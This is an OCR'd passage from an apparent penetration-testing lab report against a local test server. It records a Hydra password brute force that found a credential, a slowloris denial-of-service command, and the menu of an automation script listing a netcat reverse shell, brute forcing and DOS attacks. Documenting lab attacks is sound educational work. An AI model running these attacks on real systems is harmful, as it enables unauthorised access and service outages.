
Hydra tool executed and sucessfuly found 1 valid password (bee/bug)


6. OAT-015 Denial of Service

- DOS attack


To perform Denial of Service attack We will use the slowloris script downloaded and executed on the Kali linux machine.
We will install slowloris and perform the direct attack. The second screenshot shows the waiting for localhost message
and the site can not be loaded

Slowloris 192.168.191.129





I have create basic script to execute different attacks:


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
17:34
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ python auto_mate.py
JobAutoMate v1.0
Mateusz Kuboszek
Script made for daily job automate tasks used in work
[1] Search for open ports using Nmap
[2] Identify the website using whatweb
[3] Scrap the webpage to file using skipfish
[4] File / URL searching wit dirb
[5] NETCAT RAT Attack (reverse shell)
[6] Bruteforce attack with hydra
[7] DOS attack with slowloris
[0] EXIT
Enter your option: 2
I will scan the device 192.168.191.129 and identify server
http://192.168.191.129 [200 OK] Apache[2.2.8][mod_fastcgi/2.4.6,mod_ssl/2.2.8], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g], IP[192.168.191.129], OpenSSL[0.9.8g], PHP[5.2.4-2ubuntu5][Suhosin-Patch], WebDAV[2]
JobAutoMate v1.0
Mateusz Kuboszek
Script made for daily job automate tasks used in work
[1] Search for open ports using Nmap
[2] Identify the website using whatweb
[3] Scrap the webpage to file using skipfish
[4] File / URL searching wit dirb
[5] NETCAT RAT Attack (reverse shell)
[6] Bruteforce attack with hydra
[7] DOS attack with slowloris
[0] EXIT
Enter your option: